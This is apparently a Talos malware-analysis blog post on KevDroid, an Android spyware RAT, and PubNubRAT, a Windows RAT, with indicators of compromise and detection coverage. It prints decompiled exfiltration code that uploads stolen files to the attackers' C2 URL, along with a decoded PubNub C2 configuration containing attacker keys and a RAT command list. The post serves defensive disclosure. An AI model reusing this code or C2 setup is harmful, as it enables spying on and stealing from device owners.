Fake AV Investigation Unearths KevDroid, New Android Malware


blog.talosintelligence.com/2018/04/fake-av-investigation-unearths-kevdroid.html

This blog post is authored by Warren Mercer, Paul Rascagneres, Vitor Ventura and with contributions from Jungsoo An.

Summary

Several days ago, EST Security published a post concerning a fake antivirus malware targeting the Android mobile platform. In the Korean media, it was mentioned that there could be a link between this Android malware and Group 123. Talos decided to investigate this malware. And due to our reporting and history of following of Group 123, we discovered some interesting elements.

Talos identified two variants of the Android Remote Administration Tool (RAT). Both samples have the same capabilities — namely to steal information on the compromised device (such as contacts, SMS and phone history) and record the victim's phone calls. One variant uses a known Android exploit (CVE-2015-3636) in order to get root access on the compromised Android device. The data of both variants was sent using an HTTP POST to a unique command and control (C2) server. The ability to record calls was implemented based on an open-source project available on GitHub. We named this malware "KevDroid."




Another RAT (this time targeting Windows) was identified hosted on the command and control server in use by KevDroid. This malware specifically uses the PubNub platform as its C2 server. PubNub is a global data stream network (DSN). The attackers use the PubNub API in order to publish orders to the compromised systems. This behaviour explains why we named it "PubNubRAT."

At this time, we cannot identify a link between these samples and the Group 123 sample. We only identified a bundle of tactics, techniques and procedural elements that were too weak to identify a real link.

Android Malware: KevDroid

Variant 1

The first variant of KevDroid is the smaller sample, and is similar to the sample described by EST Security. We chose to call it KevDroid due to the Android author tag reading as "Kevin," and with some other artifacts referencing the name "Kevin." It is based on the aykuttasil project. The purpose of this project it to provide a library to record phone calls made on Android devices. The attacker kept the original name in the malware:



```
classes.dex
    android
    com
        aykuttasil
            callrecord
            callrecorder
```

The purpose of the application is to steal information stored on the device. Here is the list of stolen information:


- Installed applications
- Phone number
- Phone Unique ID
- Location (the application tries to switch on the GPS), this information is collected every 10 seconds, which is aggressive for this kind of spying tool
- Stored contacts information (name, phone numbers, emails, photos, etc.)
- Stored SMS
- Call logs
- Stored emails
- Photos
- Recording calls

If an adversary were successful in obtaining some of the information KevDroid is capable of collecting, it could result in a multitude of issues for the victim. The social aspect of a mobile device results in a large amount of data residing on the device. This can be sensitive data, such as photographs, passwords, banking information or social engineering. This could result in the leakage of data, which could lead to a number of things, such as the kidnapping of a loved one, blackmail by using images or information deemed secret, credential harvesting, multi-factor token access (SMS MFA), banking/financial implications and access to privileged information, perhaps via emails/texts. Many users access their corporate email via mobile devices. This could result in cyber espionage being a potential outcome for KevDroid.

The APK sample was identified at the following URL during March 2018:


> hxxp://cgalim[.]com/admin/hr/1.apk

The stealer exfiltrates data on the same server at the following URL:



```
class PoService$1
  extends AsyncTask<Void, Void, Boolean>
{
  PoService$1(PoService paramPoService) {}

  protected Boolean doInBackground(Void... paramVarArgs)
  {
    String str1 = new SimpleDateFormat("yyyy-MM-dd_hh:mm:ss").format(new Date());
    String str2 = PoService.access$100(this.this$0) + "____" + FileHelper.getSimpleName(str1);
    MyLog.d("----start uploading, url=%s, an=%s, afn=%s", new Object[] { "http://cgalim.com/admin/hr/pu/pu.php?do=upload", "_file", str2 });
    String str3 = NetHelper.uploadFile(Environment.getExternalStorageDirectory() + "/icloud/tmp-ord.dat-enc", "http://cgalim.com/admin/hr/pu/pu.php?do=upload", "_file", str2);
    MyLog.d("----finish uploading : %s", new Object[] { str3 });
    if (str3 == null) {
      return Boolean.valueOf(false);
    }
    return Boolean.valueOf(true);
  }

  protected void onPostExecute(Boolean paramBoolean)
  {
    MyLog.d("----uploading finished. result=%b", new Object[] { paramBoolean });
    FileHelper.deleteFile(Environment.getExternalStorageDirectory() + "/icloud/tmp-ord.dat-enc");
    this.this$0.stopSelf();
    PoService.access$002(this.this$0, false);
  }

  protected void onPreExecute()
  {
    PoService.access$002(this.this$0, true);
  }
}
```

The APK package was named "Update," and the installation icon is the Droid logo:



Variant 2


The second variant of KevDroid is larger than the previous sample we discovered, and was located in the same URL in February 2018. This sample was named "PU," and the icon logo was empty. The architecture of the malware is a little bit different than the previous version. For example, this variant uses SQLite databases to store data.

The variant contains the same features than the previous version with some additional:

- Camera recording
- Audio recording
- Web history stealing
- File stealing
- Root access on the device

The last feature is performed by an ELF file embedded in the APK. The file is named "POC" and supports 32-bit versions of operating systems. It attempts to exploit the device using CVE-2015-3636 with the code available on GitHub. The purpose is to obtain the root permission on the compromised device. By obtaining root permissions on the device, the malware has effectively obtained higher privileges, allowing it to perform more in-depth actions (such as getting files from other applications). This is a common technique that malware often uses to ensure it can run without user interaction or a prompt, and is used to remain stealthy.

The C2 server is the same as previously mentioned:



```
public PuServerInfo chooseAvailableServer()
{
  return new PuServerInfo("http://cgalim.com/admin/hr/pu/", "pu.php?do=upload", "pu.php?do=download_rc&aid=%s");
}
```

Windows Malware: PubNubRAT

Malware Samples

We discovered a Windows binary on the server at the following URL:

> hxxp://cgalim[.]com/admin/hr/hr.doc

The purpose of this binary is to download additional files:

- hxxp://ebsmpi[.]com/ipin/360/Ant_4.5.exe
- hxxp://ebsmpi[.]com/ipin/360/Ant_3.5.exe
- hxxp://ebsmpi[.]com/ipin/360/desktops.ini


We found an additional sample that downloads the same files on our original server:

- hxxp://cgalim[.]com/admin/1211me/Ant_4.5.exe
- hxxp://cgalim[.]com/admin/1211me/Ant_3.5.exe
- hxxp://cgalim[.]com/admin/1211me/desktops.ini

The downloaded executables are RATs developed in .NET, and the desktops.ini file is the configuration file (XOR'd with key 0x17). The malware uses a public service as C2 servers. It also uses PubNub. Here is the decoded configuration containing the token of the attacker and the URL:

```
ps.pndsn.com
Process
sub-c-2199cb5c-f20a-11e7-acf8-26f7716e5467
pub-c-cdb76f31-abb8-4c47-aed3-d8c1de7bf5e6
sec-c-ZjM3MTY1ZWMtNjg4OS00MzJjLTlkZjgtZGQzN2EzOGI4MDU1
cip-c-Awwqe1wwas12312w
9919
```

The attackers use the PubNub API in order to send orders to the infected systems. Here is the commands list:



```
public enum COMMAND
{
    NONE,
    HELLO_REQUEST,
    HELLO_REPLY,
    BYE_REQUEST,
    BYE_REPLY,
    DRIVE_REQUEST,
    DRIVE_REPLY,
    FILE_REQUEST,
    FILE_REPLY,
    UPDATE_REQUEST,
    UPDATE_REPLY,
    COPY_REQUEST,
    COPY_REPLY,
    CUT_REQUEST,
    CUT_REPLY,
    RENAME_REQUEST,
    RENAME_REPLY,
    DELETE_REQUEST,
    DELETE_REPLY,
    UPLOAD_REQUEST,
    UPLOAD_REPLY,
    UPLOAD_CONTENT,
    UPLOAD_CONTENT_REPLY,
    UPLOAD_END,
    UPLOAD_END_REPLY,
    DOWNLOAD_REQUEST,
    DOWNLOAD_REPLY,
    DOWNLOAD_CONTENT,
    DOWNLOAD_CONTENT_REPLY,
    DOWNLOAD_END,
    DOWNLOAD_END_REPLY,
    COMMAND_RUN,
    COMMAND_RUN_REPLY,
    PROCESS_STOP,
    PROCESS_STOP_REPLY,
    PROCESS_REFRESH,
    PROCESS_REFRESH_REPLY,
    SCREEN,
    SCREEN_REPLY,
    SCREEN_CONTENT,
    SCREEN_CONTENT_REPLY,
    SCREEN_END,
    SCREEN_END_REPLY,
    CONFIG_REQUEST,
    CONFIG_REPLY
}
```

The malware is able to steal files, download files, execute commands, kill processes and create screenshots (stored in the tmp0120.ini file).

Using legitimate services is always challenging for defenders. It's hard to identify malicious communications hidden in legitimate network flows (especially if the requests use encryption via HTTPS).


We can notice some fun content within the PubNubRAT sample:

```
private static string PAPA = "PAPA";

private static string HAIZI = "HAIZI";

private static string VERSION = "1.0";

private static string DOTNET_VERSION = "4.5";
```

Haizi means child in Chinese. This string obviously did not mean that the malware was developed by Chinese author. However, it's a message sent to the analyst. As we mentioned during our Olympic Destroyer post, false flags can be used by attackers to manipulate analysts. This kind of single string can be this kind of flag.

Infection Vector: Bitcoin & China

The first executable was downloaded and executed from a RTF document named bitcoin-trans.doc:



중국이 현재 비트코인 총량의 70%를 소유한 국가라는것은 이미 잘 알려진 사실이다.

그러나 중국이 또다른 코인을 다량 보유하고 있다는것을 아는 사람들은 몇 되지 않는다.

중국이 보유한 또다른 코인은 비트코인과는 달리 "실명화" 되어있는 상태다.
비트코인의 "익명성" 논란의 범위를 벗어나 있다는 말이다.

중국은 현재 해당코인 약 180 억개를 110 만 여명의 자국민이 분산해서 소유하고있다.

비트코인을 몇명이 독점하고 있는것과는 또다른 양상이다.

비트코인의 채굴 진행량은 78%에 육박하고 있는데 반해 해당코인은 현재 25% 정도
채굴이 진행된 상황이며 채굴된 약 300 억 개의 코인중 60%인 180 억 개가 중국의
소유가 되어있으며 120 억 개의 코인을 197 개 국가의 채굴자들이 나눠가지고 있는
상황에서 채굴이 진행중에 있다.

그런데...
비트코인 가격이 미친듯이... 오르고있다.

중국은 비트코인 가격이 움직이기 직전 "비트코인의 불법성" 을 들어 유통을 금지하는
조치를 취했었다.

이후 가격이 움직이기 시작했고...

The RTF document contains an embedded Microsoft Equation object. This object exploits the vulnerability CVE-2017-11882 in order to download and execute the hr.doc file mentioned previously.


The document is written in Korean. It describes the quantity of Bitcoin owned by China and explains how China handles Bitcoin. It mentions the current status of Bitcoin transactions and some insights on the value of Bitcoin.

Conclusion

Originally, Talos took the time to investigate this malware due to its potential link to Group 123. As discovered, we do not have a strong link between the two malware samples and Group 123. The TTP overlaps are tenuous — using public cloud infrastructure as a C2 server is something other malware has used before as a technique, not just Group 123. Additionally, the C2 server is hosted in Korea, and this malware has been known to target Korean users. However, this information cannot lead us to a strong link. In light of this, we did discover some new Android-based malware and some Windows-based malware attempting to steal information and control infected systems. These samples are not documented and not massively used, but we hope than this post will highlight campaigns performed by this actor.

Coverage

Additional ways our customers can detect and block this threat are listed below.



PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNGFW,NGIPS, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

KevDroid:

URL: hxxp://cgalim[.]com/admin/hr/1.apk
Variant 1: f33aedfe5ebc918f5489e1f8a9fe19b160f112726e7ac2687e429695723bca6a
Variant 2: c015292aab1d41acd0674c98cd8e91379c1a645c31da24f8d017722d9b942235
C2: hxxp://cgalim[.]com/admin/hr/pu/pu.php

PubNubRAT:

URL:

hxxp://cgalim[.]com/admin/hr/hr.doc
hxxp://ebsmpi[.]com/ipin/360/Ant_4.5.exe
hxxp://ebsmpi[.]com/ipin/360/Ant_3.5.exe
hxxp://ebsmpi[.]com/ipin/360/desktops.ini

Sample:

dd3f5ad44a80e7872e826869d270cbd5c0dc4efafff6c958bd1350ce1db973eb: hr.doc
7a82cc0330e8974545d5a8cdca95b8d87250224aabc6a4f75a08dddaebb79670: hr.doc
90abfe3e4f21b5a16cd1ff3c485f079f73f5e7bbaca816917204858bb08007fc: Ant_4.5.exe
d24d1b667829db9871080b97516dbe2e93ffaa3ac6fb0a4050a7616016c10d32: Ant_3.5.exe
86887ce368d9a3e7fdf9aa62418cd68daeea62269d17afb059ab64201047e378:Servlet.exe (hr.doc variant)
9ff7240c77fca939cde0eb1ffe7f6425c4dcfde2cdd1027dde6d07386c17f878: Ant_3.5.exe
4cb16189f52a428a49916a8b533fdebf0fe95970b4066ce235777d3e95bff95b: 360TS_Setup_Mini.exe

RTF: 6b1f2dfe805fa0e27139c5a4840042599262dbbf4511a118d3fba3d4ec35f2d7